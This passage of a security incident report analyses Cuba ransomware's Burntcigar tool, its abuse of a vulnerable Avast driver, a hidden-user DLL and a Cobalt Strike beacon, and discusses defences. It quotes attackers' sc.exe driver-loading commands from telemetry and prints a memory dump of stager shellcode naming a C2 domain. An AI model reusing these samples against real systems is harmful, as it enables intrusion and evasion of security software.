The first thing we noticed while looking into Burntcigar was the path to the PDB file, which contained a folder curiously named "Musor" (the Russian for "trash"), more indication that the members of the Cuba gang may speak Russian.

```
Format      : Portable executable for AMD64 (PE)
Imagebase   : 140000000
Timestamp   : 639DC970 (Sat Dec 17 13:51:44 2022)
Section 1. (virtual address 00001000)
Virtual size                    : 001D5B10 (1923856.)
Section size in file            : 001D5C00 (1924096.)
Offset to raw data for section: 00000400
Flags 60000020: Text Executable Readable
Alignment     : default
PDB File Name : F:\Musor\MFCApplication1\x64\Release\MFCApplication1.pdb
OS type         :  MS Windows
Application type:  Executable
```

Path to the KK.exe PDB file


We further discovered that the sample at hand was a new version of Burntcigar, undetectable by security systems at the time of the incident. The hackers had apparently updated the malware, as in the wake of previous attacks, many vendors were able to easily detect the logic run by older versions.

You may have noticed that in the screenshot of our sample below, all data about processes to be terminated is encrypted, whereas older versions openly displayed the names of all processes that the attackers wanted stopped.

Comparison between the old and new version of Burntcigar

The malware searches for process names that suggest a relation to popular AV or EDR products and adds their process IDs to the stack to terminate later.

Burntcigar uses the DeviceIoContol function to access the vulnerable Avast driver, specifying the location of the code that contains the security issue as an execution option. The piece of code contains the ZwTerminateProcess function, which the attackers use for terminating processes.



Analysis of Burntcigar

Fortunately, our product's self-defense was able to cope with the malware by blocking all hooks to the driver.


Later, we discovered similar activity exploiting the Avast anti-rootkit driver on the Exchange server and the SRV_STORAGE host. In both cases, the attackers used a BAT file to install the insecure driver and then start Burntcigar.

Time	computer_name	eventtype_str	file_md5	file_path	filecmdline	processfilepath	processcmdline
2022-12-20 12:06:47	SRV_Storage	ProcessCreated	0x8D31EB150F6547D18329E5F00801D1CD	c:\windows\system32\sc.exe	sc.exe start aswSP_ArPot2	c:\windows\system32\cmd.exe	"C:\Windows\System32\cmd.exe" /C "C:\Windows\Temp\av.bat"
2022-12-20 12:06:47	SRV_Storage	ProcessCreated	0x8D31EB150F6547D18329E5F00801D1CD	c:\windows\system32\sc.exe	sc.exe create aswSP_ArPot2 binPath= C:\windows\temp\aswArPot.sys type= kernel	c:\windows\system32\cmd.exe	"C:\Windows\System32\cmd.exe" /C "C:\Windows\Temp\av.bat"
2022-12-20 10:32:29	SRV_MAIL	ProcessCreated	0x7AFDBA07926BE8AB1770CF59A3FF0B7	c:\windows\system32\sc.exe	sc.exe start aswSP_ArPot2	c:\windows\system32\cmd.exe	"C:\Windows\System32\cmd.exe" /C "C:\Windows\Temp\av.bat"
2022-12-20 10:32:29	SRV_MAIL	ProcessCreated	0x7AFDBA07926BE8AB1770CF59A3FF0B7	c:\windows\system32\sc.exe	sc.exe create aswSP_ArPot2 binPath= C:\windows\temp\aswArPot.sys type= kernel	c:\windows\system32\cmd.exe	"C:\Windows\System32\cmd.exe" /C "C:\Windows\Temp\av.bat"
2022-12-19 12:54:15	SRV_Service	ProcessCreated	0x8D31EB150F6547D18329E5F00801D1CD	c:\windows\system32\sc.exe	sc.exe start aswSP_ArPot2	c:\windows\system32\cmd.exe	"C:\Windows\System32\cmd.exe" /C "C:\Windows\Temp\av.bat"
2022-12-19 12:54:14	SRV_Service	ProcessCreated	0x8D31EB150F6547D18329E5F00801D1CD	c:\windows\system32\sc.exe	sc.exe create aswSP_ArPot2 binPath= C:\windows\temp\aswArPot.sys type= kernel	c:\windows\system32\cmd.exe	"C:\Windows\System32\cmd.exe" /C "C:\Windows\Temp\av.bat"

Burntcigar activity on the neighboring hosts

SRV_MAIL host (Exchange server)

On December 20, the customer granted our request to add the Exchange server to the scope of monitoring. The host must have been used as an entry point to the customer network, as the server was missing critical updates, and it was susceptible to most of the group's initial access vectors. In particular, SRV_MAIL had the ProxyLogon, ProxyShell and Zerologon vulnerabilities still unremediated. This is why we believe that the attackers penetrated the customer network through the Exchange server.



Telemetry data starts coming in

On SRV_MAIL, the SqlDbAdmin user showed the same kind of activity as that which we had observed on the previous hosts.

2022-12-20 10:31:27	SRV_MAIL	LocalFileOperation	0xBCB175BAB456F49A5D7E7E1C21A5F61E	c:\windows\temp\kk2.exe	-	0xB3541A5A20C6264781909B1B7FE54836	c:\windows\explorer.exe	C:\Windows\Explorer.EXE	SqlDbAdmin
2022-12-20 10:31:27	SRV_MAIL	LocalFileOperation	0xBBE1B312309D2180974666668810B8B84	c:\windows\temp\av.bat	-	0xB3541A5A20C6264781909B1B7FE54836	c:\windows\explorer.exe	C:\Windows\Explorer.EXE	SqlDbAdmin
2022-12-20 10:32:02	SRV_MAIL	LocalFileOperation	0xC977394DA4C63DAEE1E9ED38EFAEFEF5	c:\windows\temp\av.bat	-	0xFC2EA5BD5307D2CFA5AAA38E0C80DCE9	c:\windows\system32\notepad.exe	"C:\Windows\System32\NOTEPAD.EXE" C:\Windows\Temp\av.bat	SqlDbAdmin
2022-12-20 10:32:29	SRV_MAIL	ProcessCreated	0xF5AE83DE0AD60F5B17B82F2CD68402FE	c:\windows\system32\cmd.exe	"C:\Windows\System32\cmd.exe" /C "C:\Windows\Temp\av.bat"	0xF9B3359AB27DB1DDA964D77442735CB8	c:\windows\explorer.exe	C:\Windows\Explorer.EXE	SqlDbAdmin
2022-12-20 10:32:29	SRV_MAIL	InterpretedFileStarted	0xC977394DA4C63DAEE1E9ED38EFAEFEF5	c:\windows\temp\av.bat	"C:\Windows\System32\cmd.exe" /C "C:\Windows\Temp\av.bat"	0xF5AE83DE0AD60F5B17B82F2CD68402FE	c:\windows\system32\cmd.exe	-	SqlDbAdmin
2022-12-20 10:32:29	SRV_MAIL	ProcessCreated	0x7AFDBA07926BE8AB1770CF59A5FF0B7	c:\windows\system32\sc.exe	sc.exe start aswSP_ArPot2	0xF5AE83DE0AD60F5B17B82F2CD68402FE	c:\windows\system32\cmd.exe	"C:\Windows\System32\cmd.exe" /C "C:\Windows\Temp\av.bat"	SqlDbAdmin
2022-12-20 10:32:29	SRV_MAIL	ProcessCreated	0x7AFDBA07926BE8AB1770CF59A3FF0B7	c:\windows\system32\sc.exe	sc.exe create aswSP_ArPot2 binPath= C:\windows\temp\aswArPot.sys type= kernel	0xF5AE83DE0AD60F5B17B82F2CD68402FE	c:\windows\system32\cmd.exe	"C:\Windows\System32\cmd.exe" /C "C:\Windows\Temp\av.bat"	SqlDbAdmin
2022-12-20 10:32:30	SRV_MAIL	ProcessCreated	0xBCB175BAB456F49A5D7E7E1C21A5F61E	c:\windows\temp\kk2.exe	c:\windows\temp\KK2.exe	0xF5AE83DE0AD60F5B17B82F2CD68402FE	c:\windows\system32\cmd.exe	"C:\Windows\System32\cmd.exe" /C "C:\Windows\Temp\av.bat"	SqlDbAdmin
2022-12-20 10:32:30	SRV_MAIL	ModuleLoaded	0xBCB175BAB456F49A5D7E7E1C21A5F61E	c:\windows\temp\kk2.exe	-	0xF5AE83DE0AD60F5B17B82F2CD68402FE	c:\windows\system32\cmd.exe	"C:\Windows\System32\cmd.exe" /C "C:\Windows\Temp\av.bat"	SqlDbAdmin

Malicious activity by SqlDbAdmin

We found that the attackers were using the legitimate gotoassistui.exe tool for transferring malicious files between the infected hosts.

GoToAssist is an RDP support utility often used by technical support teams, but the application is often abused to bypass any security defenses or response teams when moving files between systems.


Sending malicious files via gotoassistui.exe

We also found that new Bughatch samples were being executed. These used slightly different file names, callback functions and C2 servers, as our systems were successfully blocking older versions of the malware at that time.

Bughatch activity


SqlDbAdmin

We wondered who that SqlDbAdmin was. The answer came through a suspicious DLL, addp.dll, which we found manually on a compromised host.




Suspicious dynamic library

We found that it used the WIN API function NetUserAdd to create the user. The name and password were hard-coded inside the DLL.



Analysis of addp.dll


As we looked further into the library, we found that it used the **RegCreateKey** function to enable RDP sessions for the newly created user by modifying a registry setting. The library then added the user to the Special Account registry tree to hide it from the system login screen, an interesting and fairly unconventional persistence technique. In most cases, bad actors add new users with the help of scripts thatsecurity products rarely miss.



Analysis of addp.dll


Cobalt Strike

We found a suspicious DLL, ion.dll, running on the Exchange server as part of the rundll32 process with unusual execution options. At first, we figured that the activity was similar to what we had earlier seen with Bughatch. However, further analysis showed that the library was, in fact, a Cobalt Strike Beacon.



Execution of the suspicious ion.dll file

When we were looking at the ion.dll code, what caught our attention was execution settings and a function that uses the Cobalt Strike configuration. The library used the VirtualAlloc function for allocating process memory to execute the Cobalt Strike Beacon payload in, later.




Analysis of ion.dll

All configuration data was encrypted, but we did find the function used for decrypting that. To find the Cobalt Strike C2 server, we inspected a rundll32 memory dump with ion.dll loaded into it, running with the same settings it did on the victim host.

```
00000000  FC E8 89 00 00 00 60 89 E5 31 D2 64 8B 52 30 8B  ьи‰...`‰elTd‹R0‹
00000010  52 0C 8B 52 14 8B 72 28 0F B7 4A 26 31 FF 31 C0  R.‹R.‹r(.·J&1я1A
00000020  AC 3C 61 7C 02 2C 20 C1 CF 0D 01 C7 E2 F0 52 57  ¬<a|., БП..ЗврRW
00000030  8B 52 10 8B 42 3C 01 D0 8B 40 78 85 C0 74 4A 01  ‹R.‹B<.P‹@x…AtJ.
00000040  D0 50 8B 48 18 8B 58 20 01 D3 E3 3C 49 8B 34 8B  PP‹H.‹X .Уг<I‹4‹
00000050  01 D6 31 FF 31 C0 AC C1 CF 0D 01 C7 38 E0 75 F4  .Ця1A¬БП..З8auф
00000060  03 7D F8 3B 7D 24 75 E2 58 8B 58 24 01 D3 66 8B  .}ш;}$uвX‹X$.Уf‹
00000070  0C 4B 8B 58 1C 01 D3 8B 04 8B 01 D0 89 44 24 24  .K‹X..У‹.‹.P‰D$$
00000080  5B 5B 61 59 5A 51 FF E0 58 5F 5A 8B 12 EB 86 5D  [[aYZQяaX_Z‹.лт]
00000090  31 C0 6A 40 B4 10 68 00 10 00 00 68 FF FF 07 00  1Aj@ґ.h....hяя..
000000A0  6A 00 68 58 A4 53 E5 FF D5 83 C0 40 89 C7 50 31  j.hX¤SеяXґA@‰3P1
000000B0  C0 B0 70 B4 69 50 68 64 6E 73 61 54 68 4C 77 26  A°pґiPhdnsaThLw&
000000C0  07 FF D5 BB 61 00 00 00 EB 7B 58 89 C6 83 EF 40  .яX»a...л{X‰Жґп@
000000D0  FC B9 40 00 00 00 F3 A4 89 F8 83 E8 40 40 80 FB  ь№@...у¤‰шґи@@Ъы
000000E0  7A 7E 32 BB 61 00 00 00 88 18 40 8B 18 43 88 18  z~2»a...€.@‹.C€.
000000F0  80 FB 7A 7E 1A BB 61 00 00 00 88 18 40 8B 18 43  Ъыz~.»a...€.@‹.C
00000100  88 18 80 FB 7A 7E 07 BB 61 00 00 00 88 18 48 48  €.Ъыz~.»a...€.HH
00000110  BB 61 00 00 00 88 18 89 F3 89 C6 54 5B 83 EB 04  »a...€.‰у‰ЖT[ґл.
00000120  53 6A 00 53 6A 00 68 48 02 00 00 6A 10 50 68 6A  Sj.Sj.hH...j.Phj
00000130  C9 9C C9 FF D5 85 C0 75 51 89 F0 48 B3 00 88 18  ЙњЙяX…AuQ‰pHi.€.
00000140  40 8B 30 EB 70 E8 80 FF FF FF 00 61 61 61 2E 73  @‹0лpиЂяяя.aaa.s
00000150  74 61 67 65 2E 31 30 33 37 30 31 31 38 2E 64 6E  tage.10370118.dn
00000160  73 2E 69 6F 6E 73 63 61 70 69 72 2E 63 6F 6D 00  s.ionscapir.com.
00000170  4E 1E EC DC 7B 1F B1 09 7F 65 F6 9E EA 74 53 8C  N.мЬ{.±..eцћктSЊ
00000180  3A 92 80 03 51 DF 51 E2 6C 06 89 F0 48 8B 08 41  :'Ъ.QЯQвl.‰pH‹.A
00000190  88 08 80 F9 5F 7E 07 68 F0 B5 A2 56 FF D5 68 E8  €.Ъщ_~.hpµўVяXhи
000001A0  13 00 00 68 44 F0 35 E0 FF D5 89 F0 8B 08 89 CB  ...hDp5аяX‰p‹.‰Л
000001B0  E9 23 FF FF FF 87 FA 5F 8B 47 18 83 F8 01 75 39  й#яяя‡ъ_‹G.ґш.u9
000001C0  83 C7 1C 8B 3F 87 DE 89 FE 8B 7C 24 08 31 C9 B1  ґЗ.‹?‡Ю‰ю‹|$.1Й±
000001D0  FF F3 A4 57 57 57 43 87 FA 52 57 53 81 EA FF 00  яу¤WWWC‡ъRWSЃкя.
000001E0  00 00 52 68 F4 00 8E CC FF D5 5B 5F 5A 3D FF 00  ..Rhф.ЋМяX[_Z=я.
000001F0  00 00 7C 07 E9 DF FE FF FF 89 D7 81 C7 00 00 00  ..|.йЯюяя‰ЧЃЗ...
00000200  00 FF E7 5E 2E 78 90 00 00 00 00 00 00 00 00 00  .яз^.xђ.........
```

Memory dump of rundll32

Finding out the name of the C2 helped us to locate the history of communications with that server within the telemetry data. After the malware connected to the C2, it downloaded two suspicious files into the Windows folder on the infected server and then executed these. Unfortunately, we were not able to obtain the two files for analysis, as the hackers had failed to disable security at the previous step, and the files were wiped off the infected host. We do believe, though, that what we were dealing with was the ransomware itself.




Communications with the attackers' C2 server

The customer promptly isolated the affected hosts and forwarded the incident to the Kaspersky Incident Response team for further investigation and search for possible artifacts. This was the last we saw of the malicious actor's activity in the customer system. The hosts avoided encryption thanks to the customer following our recommendations and directions, and responding to the incident in time.

New malware

We found that VirusTotal contained new samples of the Cuba malware with the same file metadata as the ones in the incident described above. Some of those samples had successfully evaded detection by all cybersecurity vendors. We ran our analysis on each of the samples. As you can see from the screenshot below, these are new versions of Burntcigar using encrypted data for anti-malware evasion. We have made Yara rules that detect these new samples, and we are providing these in the attachment to this article.



New malware samples

BYOVD (Bring Your Own Vulnerable Driver)

We will now take a closer look at an attack that uses insecure drivers, which we observed as we investigated the incident and which is currently growing in popularity as various APT and ransomware gangs add it to their arsenals.

Bring Your Own Vulnerable Driver (BYOVD) is a type of attack where the bad actor uses legitimate signed drivers that are known to contain a security hole to execute malicious actions inside the system. If successful, the attacker will be able to exploit the vulnerabilities in the driver code to run any malicious actions at kernel level!

Understanding why this is one of the most dangerous kinds of attacks takes a quick refresher on what drivers are. A driver is a type of software that acts as an intermediary between the operating system and the device. The driver converts OS instructions into commands that the device can interpret and execute. A further use of drivers is supporting applications or features that the operating system originally lacks. As you can see from the image below, the driver is a layer of sorts between user mode and kernel mode.

Applications running in user mode have fewer privileges to control the system. All they can get access to is a virtualized memory area that is isolated and protected from the rest of the system. The driver runs inside the kernel memory, and it can execute any operations just like the kernel itself. The driver can get access to critical security structures and modify those. Modifications like that make the system liable to attacks that use privilege escalation, disabling of OS security services, and arbitrary reading and writing.

The Lazarus gang made use of that technique in 2021 as they gained write access to kernel memory and disabled Windows security features by abusing a Dell driver that contained the CVE-2021-21551 vulnerability.

There is no sure-fire defense from legitimate drivers, because any driver could prove to have a security flaw. Microsoft has published a list of recommendations to protect against this type of techniques:

- Enable Hypervisor-Protected Code Integrity.
- Enable Memory Integrity.
- Enable validation of driver digital signatures.
- Use the vulnerable driver blocklist.

However, studies suggest that the recommendations are irrelevant even with every Windows protection feature enabled, and attacks like these go through anyway.

To counter this technique, many security vendors started adding a self-defense module into their products that prevents malware from terminating processes and blocks every attempt at exploiting vulnerable drivers. Our products have that feature too, and it proved effective during the incident.

Conclusion

The Cuba cybercrime gang employs an extensive arsenal of both publicly available and custom-made tools, which it keeps up to date, and various techniques and methods including fairly dangerous ones, such as BYOVD. Combating attacks at this level of complexity calls for sophisticated technology capable of detecting advanced

threats and protecting security features from being disabled, and a massive, continuously updated threat knowledge base that helps to detect malicious artifacts manually.

